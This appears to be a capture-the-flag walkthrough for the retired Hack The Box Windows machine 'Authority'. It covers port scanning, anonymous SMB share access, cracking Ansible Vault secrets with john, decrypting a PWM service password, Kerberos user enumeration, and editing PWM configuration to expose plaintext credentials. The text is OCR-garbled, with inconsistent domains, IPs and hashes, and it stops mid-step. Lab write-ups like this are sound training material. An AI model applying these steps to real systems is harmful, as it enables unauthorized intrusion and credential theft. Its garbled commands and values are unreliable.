

 Authority
Windows · Medium

Retired Machine • Authority is online


0 Points ★★★★☆ 4.7 197 Reviews User Rated Difficulty

Play Machine Machine Info Walkthroughs Reviews Activity Changelog

scans

Host Discovery

```
sudo nmap -PR -sn -n 10.129.12.250 -oN scans/discovery.txt
```



authority: bash

```
→ sudo nmap -PR -sn -n 10.129.229.56 -oN scans/discovery.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 10:48 GMT
Nmap scan report for 10.129.229.56
Host is up (0.22s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

→ |

Open TCP Ports Enumeration

```
sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.12.250 \
-oN scans/ports.txt
```

```
authority:bash
→ sudo nmap -Pn -n -sS --min-rate=1000 -p- 10.129.229.56 \
   -oN scans/ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 10:50 GMT
Nmap scan report for 10.129.229.56
Host is up (0.22s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
8443/tcp  open  https-alt
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49673/tcp open  unknown
49690/tcp open  unknown
49691/tcp open  unknown
49693/tcp open  unknown
49694/tcp open  unknown
49700/tcp open  unknown
49701/tcp open  unknown
49717/tcp open  unknown
52433/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 66.70 seconds
```

UDP Scan: Common Ports

```
sudo nmap -Pn -n -sU --top-ports=20 10.129.12.250 --open | \
   grep -v 'filtered' | \
   tee scans/udp.txt
```

```
authority:bash
→ sudo nmap -Pn -n -sU --top-ports=20 10.129.229.56 --open | \
   grep -v 'filtered' | \
   tee scans/udp.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 11:10 GMT
Nmap scan report for 10.129.229.56
Host is up (0.43s latency).
Not shown: 11 closed udp ports (port-unreach)
PORT      STATE SERVICE
53/udp   open  domain
123/udp  open  ntp

Nmap done: 1 IP address (1 host up) scanned in 24.43 seconds
```

Version Scan

```
sudo nmap -Pn -A -sV -sC 10.129.12.250 -oN scans/version.txt \
```

p21,53,80,88,135,139,389,445,464,593,636,3268,3269,5985,8443,9389,47001,52433
001,52433

```
authority:bash
→ sudo nmap -Pn -A -sV -sC 10.129.229.56 -oN scans/version.txt \
-p21,53,80,88,139,389,445,464,593,636,3268,3269,5985,8443,9389,47001,52433
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 10:59 GMT
Nmap scan report for 10.129.229.56
Host is up (0.27s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed  ftp
53/tcp    open   domain      Simple DNS Plus
80/tcp    open   http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open   kerberos-sec Microsoft Windows Kerberos (server time: 2024-05-11 19:56:32Z)
135/tcp   open   msrpc       Microsoft Windows RPC
139/tcp   open   netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open   ldap        Microsoft Windows Active Directory LDAP (Domain: authority.hbt Site: Default-Fir
st-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othernam : UPN::AUTHORITY$@htb.corp [DNS:authority.hbt.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-05-11T19:57:54+00:00; +8h57m00s from scanner time.
445/tcp   open   microsoft-ds?
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open   ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: authority.hbt, Site: Default-Fir
st-Site-Name)
| ssl-date: 2024-05-11T19:57:54+00:00; +8h57m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, [DNS:authority.hbt.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3268/tcp  open   ldap        Microsoft Windows Active Directory LDAP (Domain: authority.hbt, Site: Default-Fir
st-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, [DNS:authority.hbt.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-05-11T19:57:55+00:00; +8h57m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.hbt.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3269/tcp  open   ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: authority.hbt, Site: Default-Fir
st-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authority.hbt.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2024-05-11T19:57:54+00:00; +8h57m00s from scanner time.
38900/tcp open   http        Microsoft HTTPAPI 2.0 (SSPI/DRM)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_ 8443/tcp open ssl/https-alt
|_ _http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
|_ ssl-cert: Subject: commonName=172.16.2.118
|_ Not valid before: 2024-05-09T19:39:10
|_ Not valid after: 2026-05-12T07:17:34
|_ _ssl-date: TLS randomness does not represent time
|_ _fingerprint string:
FourOhFourRequest:
HTTP/1.1 200
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 82
Date: Sat, 11 May 2024 19:56:42 GMT
Connection: close
<html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
GetRequest:
HTTP/1.1 200
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 82
Date: Sat, 11 May 2024 19:56:39 GMT
Connection: close
<html><head><meta http-equiv="refresh" content="0;URL='/pwm'"/></head></html>
HTTPOptions:
HTTP/1.1 200
Allow: GET, HEAD, POST, OPTIONS
Content-Length: 0
Date: Sat, 11 May 2024 19:56:41 GMT
Connection: close
RTSPRequest:
HTTP/1.1 400
Content-Type: text/html; charset=utf-8
Content-Language: en
Content-Length: 1936
Date: Sat, 11 May 2024 19:56:49 GMT
Connection: close
<!DOCTYPE html><html lang="en"><head><title>HTTP Status 400</title></head><body><h1>HTTP Status 400</h1><p>The request could not be understood by the server due to something that is perceived to be a client error (e.g., malformed request syntax, invalid host name or protocol).</p><p>The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid host name or protocol).</p></body></html>
00
|_ Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>Message</b> Invalid character found in the HTTP protocol [RTSP#47/1.1.00>0d>0a>d0>a ... ]</p><p><b>Description</b> The server cannot or will not process the request due to something that is perceived to be a client error (e.g., malformed request syntax, invalid host name or protocol).</p>
```

```
9389/tcp open mc-nmf          .NET Message Framing
47001/tcp open http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
52432/tcp open msrpc          Microsoft Windows RPC
```

```
Network Distance: 2 hops
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3::1::1
|_  Message signing enabled and required

|_ clock-skew: mean: 8h56m59s, deviation: 0s, median: 8h56m59s
| smb2-time:
|   date: 2024-05-11T19:57:43
|_ start_date: N/A

TRACEROUTE (using port 21/tcp)
HOP RTT      ADDRESS
1  213.34 ms 10.10.14.1
2  332.72 ms 10.129.229.56

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 93.99 seconds
```

dns

I was a bit confused by a few results I got and had to run this step twice.

```
authority:bash
→ dig any authority.hbt @10.129.229.56

; <>> Dig 9.19.21-1-Debian <>> any authority.hbt @10.129.229.56
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 22360
;; Flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;authority.hbt. IN ANY

;; ANSWER SECTION:
authority.hbt. 600 IN A 10.129.229.56
authority.hbt. 3600 IN NS authority.authority.hbt.
authority.hbt. 3600 IN SOA authority.authority.hbt. hostmaster.hbt.corp. 193 900 600 86400
3600
authority.hbt. 600 IN AAAA dead:beef::193
authority.hbt. 600 IN AAAA dead:beef::699:a6d5:15e3:c171

;; ADDITIONAL SECTION:
authority.authority.hbt. 3600 IN A 10.129.229.56
authority.authority.hbt. 3600 IN AAAA dead:beef::699:a6d5:15e3:c171
authority.authority.hbt. 3600 IN AAAA dead:beef::193

;; Query time: 215 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (TCP)
;; WHEN: Sun May 12 01:29:39 GMT 2024
;; MSG SIZE rcvd: 265

→ 
```

dig any hbt.corp @10.129.12.250

```
authority:bash
→ dig any htbt.corp @10.129.229.56

; <>> Dig 9.19.21-1-Debian <>> any htbt.corp @10.129.229.56
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 49490
;; Flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 4

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;htbt.corp. IN ANY

;; ANSWER SECTION:
htbt.corp. 600 IN A 10.129.229.56
htbt.corp. 3600 IN NS authority.authority.hbt.
htbt.corp. 3600 IN SOA authority.authority.hbt. hostmaster.hbt.corp. 1146 900 600 86400
3600
htbt.corp. 600 IN AAAA dead:beef::699:a6d5:15e3:c171
htbt.corp. 600 IN AAAA dead:beef::193


;; ADDITIONAL SECTION:
authority.authority.hbt. 3600 IN A 10.129.229.56
authority.authority.hbt. 3600 IN AAAA dead:beef::193
authority.authority.hbt. 3600 IN AAAA dead:beef::699:a6d5:15e3:c171

;; Query time: 215 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (TCP)
;; WHEN: Sun May 12 01:33:05 GMT 2024
;; MSG SIZE rcvd: 265

→ 
```

authority.hbt.	600	IN	A	10.129.12.250
authority.authority.hbt.	3600	IN	A	10.129.12.250
htbt.corp.	600	IN	A	10.129.12.250

Configuring DNS Resolution For Engagement



```
authority : bash
> cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      doom

10.129.229.56  htb.corp
10.129.229.56  authority.hbt
10.129.229.56  authority.authority.hbt

# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Let's define a new dns server

We don't wanna NetworkManager resetting our configs right?


```
sudo systemctl stop NetworkManager
```



```
authority : bash
> cat /etc/resolv.conf
search authority.hbt
nameserver 10.129.229.56
nameserver 1.1.1.1
```

This might be needed if you don't want systemd to automatically load NetworkManager and overwrite your settings.

```
sudo chattr +i /etc/resolv.conf
```



```
authority : bash
> sudo lsattr /etc/resolv.conf
i1
```

Running a few tests

```
dig ns authority.hbt
```

```
→ dig ns authority.htm
; <>> DiG 9.19.21-1-Debian <>> ns authority.htm
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 5138
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 4
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4000
;; QUESTION SECTION:
;authority.htm.      IN      NS
;; ANSWER SECTION:
authority.htm.    3600   IN      NS      authority.authority.htm.
;; ADDITIONAL SECTION:
authority.authority.htm. 3600   IN      A       10.129.229.56
authority.authority.htm. 3600   IN      AAAA    dead:beef::699:a6d5:15e3:c171
authority.authority.htm. 3600   IN      AAAA    dead:beef::193
;; Query time: 211 msec
;; SERVER: 10.129.229.56#53(10.129.229.56) (UDP)
;; WHEN: Sun May 12 01:43:00 GMT 2024
;; MSG SIZE rcvd: 138
```

nslookup authority

```
→ nslookup authority
Server:      10.129.229.56
Address:     10.129.229.56#53

Name:   authority.authority.htm
Address: 10.129.229.56
Name:   authority.authority.htm
Address: dead:beef::193
Name:   authority.authority.htm
Address: dead:beef::699:a6d5:15e3:c171
```

ntp

Let's have a look at the http header to find out target's time zone

```
curl -IL http://10.129.12.250
```

```
HTTP/1.1 200 OK
Content-Length: 703
Content-Type: text/html
Last-Modified: Tue, 09 Aug 2022 23:00:33 GMT
Accept-Ranges: bytes
ETag: "557c50d443acd81:0"
Server: Microsoft-IIS/10.0
Date: Sat, 11 May 2024 20:37:30 GMT
```

Okay, it's 20:37:30 GMT. Now we can approximate our clocks.

```
sudo date --set="Sat May 11 20:37:43 GMT 2024"
```

Now, we can use the target's ntp service for a perfect sync

```
sudo ntpdate -s 10.129.12.250
```

Let's confirm if we've fixed the time skew.

```
sudo nmap -Pn -n -sU -p123 --script=ntp-info.nse 10.129.12.250 \
-oN scans/ntp.txt
```

```
authority:bash
→ sudo nmap -Pn -n -sU -p123 --script=ntp-info.nse 10.129.229.56 \
-oN scans/ntp.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 20:41 GMT
Nmap scan report for 10.129.229.56
Host is up (0.22s latency).

PORT      STATE SERVICE
123/udp    open  ntp
|_ ntp-info:
|_ receive time stamp: 2024-05-11T20:41:36
Nmap done: 1 IP address (1 host up) scanned in 10.65 seconds
→ |
```

smb

```
smbclient -U 'user' '%' -N -L //authority.authority.htb
```

```
tools:bash
→ smbclient -U 'user' '%' -N -L //authority.authority.htb
      Sharename   Type      Comment
      ADMIN$     Disk      Remote Admin
      C$         Disk      Default share
      Department Shares Disk
      Development Disk
      IPC$       IPC       Remote IPC
      NETLOGON   Disk      Logon server share
      SYSVOL    Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to authority.authority.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
→ |
```

```
smbclient -U 'user' '%' -N //authority.authority.htb/Development
```

```
development:smbclient
→ smbclient -U 'user'%' -N //authority.hbt.corp/Development
Try "help" to get a list of possible commands.
smb: >> ls
.
..
Automation
.
..
Ansible
.
..
SHARE
```

5888511 blocks of size 4096. 1496422 blocks available

```
smb: >> cd Automation
smb: \Automation>> ls
.
..
ADCS
LDAP
PWM
SHARE
```

5888511 blocks of size 4096. 1496422 blocks available

```
smb: \Automation>> cd Ansible
smb: \Automation\Ansible>> ls
.
..
D 0 Fri Mar 17 13:20:48 2023
```

5888511 blocks of size 4096. 1496422 blocks available

```
smb: \Automation\Ansible>>
```

we've seen this before ---> /pwm on port 8443

Okay. We are in the right path. This is form that user can use to change their password without contacting the IT guys.

```
smb: \Automation\Ansible>> cd PWM
smb: \Automation\Ansible\PWM>> ls
.
..
ansible.cfg
ansible_inventory
defaults
handlers
meta
README.md
tasks
templates
```

5888511 blocks of size 4096. 1496391 blocks available

```
smb: \Automation\Ansible\PWM> |
```


Let's read the ansible playbook to gether more intel

Downloading everything just to be safe

```
smbget --recursive -U 'user'%' -v
smb://authority.hbt.corp/Development
```

Nice, indeed we were able to compromise the first account svc_ldap using the loot we've found!

pwm



Now that we have a general direction. The next question is.. where is the next clue ?

A screenshot of the PWM Configuration Manager. The title bar says "Configuration Manager" and "Password Self Service". On the left, there's a sidebar with sections like "found our first account svc_pwm", "Now, can we change the password for this user or any other without knowing the configuration password?", "is there a bypass?", and "or is the password somewhere in the file share?". The main area has a "Configuration Password" dialog with a "Password" field, "Sign in" and "Cancel" buttons. Below it is a table titled "Previous Authentications" with columns "Identity", "Timestamp", and "Network Address". The table shows several entries, with the last one highlighted:

<https://github.com/pwm-project/pwm>

A screenshot of a terminal window titled "main.yml - PWM - Code - 1055". The terminal shows a Jenkinsfile snippet with code for installing Tomcat and PWM. The code includes commands for downloading Tomcat, extracting it, and configuring Tomcat users. A yellow box highlights the "It's installing Tomcat 10.0 and pwm v2.0.3" line. Below it, another yellow box highlights the "now we should have the source code or maybe an exploit if we are lucky" line.

Now, we know exactly which version of PWN we're running and there's no exploit available in the wild for pwm v2.0.3

```

1  ---
2  pwm_run_dir: "{{ lookup('env', 'PWD') }}"
3
4  pwm_hostnames: authority.{{htb}.corp}
5  pwm_http_ports: "{{ http_port }}"
6  pwm_https_port: "{{ https_port }}"
7  pwm_https_enable: true
8
9  pwm_admin_login: false
10
11 < pwn admin login: vault
12   $ANSIBLE_VAULT|1.1;AES256
13   326665343864353665376531366653731633138616264323230283566333966346662313161326239
14   61343536636634362373265633832356663350239383039640343464313734316643334434366139
15   3565363437633366623461346306534343803805616539640432356437334616202613439343033
16   63343262633203643806530343137333263932433626103438346633538326439636232086531
17   3438
18
19 < pwn admin password: vault
20   $ANSIBLE_VAULT|1.1;AES256
21   3135633834396332106337343536326132356339323563356134616261666433393363373736
22   3335615263326464638323702613961310331376539643509363663623132353136346631396662
23   38656432323830393339336231373637383055361363566456165363738634613862316638353530
24   393835637306461350a31646666309730307765376132356534338653934646533663365363035
25   6531
26
27   ldap_uri: ldaps://127.0.0.1/
28   ldap_base_dn: "OU=authority,DC=htb"
29   < pwn admin password: [vault]
30   $ANSIBLE_VAULT|1.1;AES256
31   633838130353430326635642373731393561313363313038376166333636662326461653630
32   343733380353623561343737331366533135302636393864303462353623439616136363503
33   34646023736164596438383034623462323531310333623103538313456263663266603393833334
34   323834323033633350646666439656330373343162613306531336336326665316430613561
35   3764
```

Nice! some progress!!

now we should figured out how to decrypted it

Awesome, we've made progress.. and now how do we decrypt it ?

I found this two resources online that were useful

<https://www.bengrewell.com/cracking-ansible-vault-secrets-with-hashcat/>

<https://ppn.snowvcrash.rocks/pentest/infrastructure/devops/ansible>

We extracted the vaults blob containing the encrypted password and cracked the secret AES key using john.

```
ansible2john pwd.vault | tee pwd.hash
```

```
john --wordlist=/usr/share/wordlists/rockyou.txt pwd.hash
```

AES Decryption Key: !@#\$%^&*

```
authority : bash
→ cat pwd.vault
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
3865643232830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303076537613235653433865393464653366365363035
6531

→ ansible2john pwd.vault | tee pwd.hash
pwd.vault:$ansible$0*0*15c849c20c74562a25c925c3e5a4abaf392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3
f3e605e1*66cb125164f19fb8ed2809393b1767055a66dae6478fa48b1f8550905f70da5

→ john --wordlist=/usr/share/wordlists/rockyou.txt pwd.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 256/256 AVX2 8x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!0#$%^&*          (pwd.vault)
1g 0:00:00:07 DONE (2024-05-11 23:14) 0.1355g/s 5411p/s 5411c/s 5411C/s 051790..prospect
Use the --show option to display all of the cracked passwords reliably
Session completed.
```

→ | Nice ! we got the secret key guys!

We need to install ansible to get access to the ansible-vault command

```
sudo apt install -y ansible
```

And we've compromised a login using the secret key!

```
username: svc_pwm
password: pWm_@dm!N_!23
```

```
authority : bash
→ cat user.vault | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm
→ |
```

```
authority : bash
→ cat pwd.vault
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
3865643232830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a3164666630373030765376132356534338653934646533663365363035
6531

→ cat pwd.vault | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23
→ |
```

Now have access to pwm's config editor!

https://authority.hbt.corp:8443/pwm/private/config/editor

Idle Timeout: 8 minutes

Modules - Authenticated - Administration

Search [] Macro Help Save | Cancel]

Administrator Permission []

LDAP Profile All Profiles [] CN=svc_pwm,CN=users,DC=authority,DC=intb

Add Users View Matches [] Last Modified August 22, 2022 at 1:46:23 AM GMT

Allow Admin to Skip Forced Activities Enabled (True)



We got some bad news! svc_pwm is not a domain user

tools : bash

```
→ cat users.txt
administrator
svc_pwm
natty.poter


svc_pwm is not a domain user

→ ./kerbrute userenum -d authority.hbt users.txt

Version: v1.0.3 (9dadde1) - 05/12/24 - Ronnie Flathers @ropnop
2024/05/12 01:51:41 > Using KDC(s):
2024/05/12 01:51:41 > authority.authority.hbt:88

2024/05/12 01:51:41 [+] VALID USERNAME: administrator@authority.hbt
2024/05/12 01:51:41 > Done! Tested 3 usernames (1 valid) in 0.435 seconds

→ ./kerbrute userenum -d authority.authority.hbt users.txt
```



However, now we have access to pwm admins interface. Let's see what we can do

https://authority.hbt.corp:8443/pwm/private/config/manager

>Password Self Service

Overview Certificates Word Lists LocalDB

Configuration Status

Application Mode	Configuration (LDAP directory authentication not required)
Last Modified	August 11, 2022 at 1:46:24 AM GMT
Password Protected	True
Application Data Path	c:\pwm
Configuration File	c:\pwm\pwmConfiguration.xml

Health

Configuration: **WARNING** Pwm is currently in configuration mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes.

Unable to connect to LDAP server default, error: error connection: unable to connect to any configured ldap url.


Confirm

Warning: The configuration download file contains sensitive security information, including security credentials, handle with appropriate care.

OK Cancel

Connections to LDAP port 389 are completed

The setting Modules -> Authenticated -> Setup OTP -> OTP Settings => OTP Secret Write Location is configured to store user data in the LocalDB. This should never be used in a



We downloaded the xml file and found a mention to user svc_ldap and an encrypted password.

```

56
57 <setting key="ldap.proxy_password" modifyTime="2022-08-11T01:46:23Z" profiles="default" syntax="PASSWORD" syntaxVersion="0">
58   <label> LDAP - LDAP Directories - default - Connection - LDAP Proxy - Recovery - [/] </label>
59   <value> $ENC-PW:fwamS0M1zQyK7P@ewfzyLClnsTK88VtKpcBSEqrG0pEHtahJARrZYAMa+CrFKFTYfsZfkLaNHRjGfbQldzSEW7BqPxGqzMz+BfTyIVa8=</value>
60 </setting>
61 <setting key="ldap.proxy_username" modifyTime="2022-08-11T01:46:23Z" profiles="default" syntax="STRING" syntaxVersion="0">
62   <label> LDAP - LDAP Directories - default - Connection = LDAP Proxy User<-label>
63   <value> CN=svc_ldap,_OU=Service Accounts,_OU=CORP_DC=@authority,DC=htb</value>
64 </setting>

```

Good news svc_ldap is a domain user! we're getting closer to our first objective!

```

tools:bash
→ ./kerbrute userenum -d authority.htb users.txt

Version: v1.0.3 (9dad6e1) - 05/12/24 - Ronnie Flathers @ropnop
2024/05/12 02:35:00 > Using KDC(s):
2024/05/12 02:35:00 > authority.authority.htb:88

2024/05/12 02:35:00 > [+] VALID USERNAME: svc_ldap@authority.htb
2024/05/12 02:35:00 > [+] VALID USERNAME: administrator@authority.htb
2024/05/12 02:35:00 > Done! Tested 4 usernames (2 valid) in 0.436 seconds
→ |

```

More good news, there's a weird ass comment on the xml file that says that we can force the document to be generated containing credentials in clear text by adding a new property key!

```

2. Remove restrictions of the configuration by setting the property "configEditable" to "true".
This will allow access to the ConfigurationEditor web UI without having to authenticate to an
LDAP server first.

If you wish for sensitive values in this configuration file to be stored unencrypted, set the property
<storePlaintextValues> to "True".

```

can we do this ?

```

<properties type="config">
  <property key="configIsEditable">true</property>
  <property key="configEpoch">0</property>
  <property key="configPasswordHash">$2a$10$gC/eoR5DVUshlZv4huYlg.L2NtHHmwHtxF3Nfid7FfQLoh17Nbua</property>
</properties>
<settings>

```

Let's try this

```

<property key="storePlaintextValues">true</property>

19
20   If you wish for sensitive values in this configuration file to be stored unencrypted, set the property
21   "storePlaintextValues" to "true".
22 <-->
23 <properties type="config">
24   <property key="configIsEditable">true</property>
25   <property key="configEpoch">0</property>
26   <property key="storePlaintextValues">true</property>
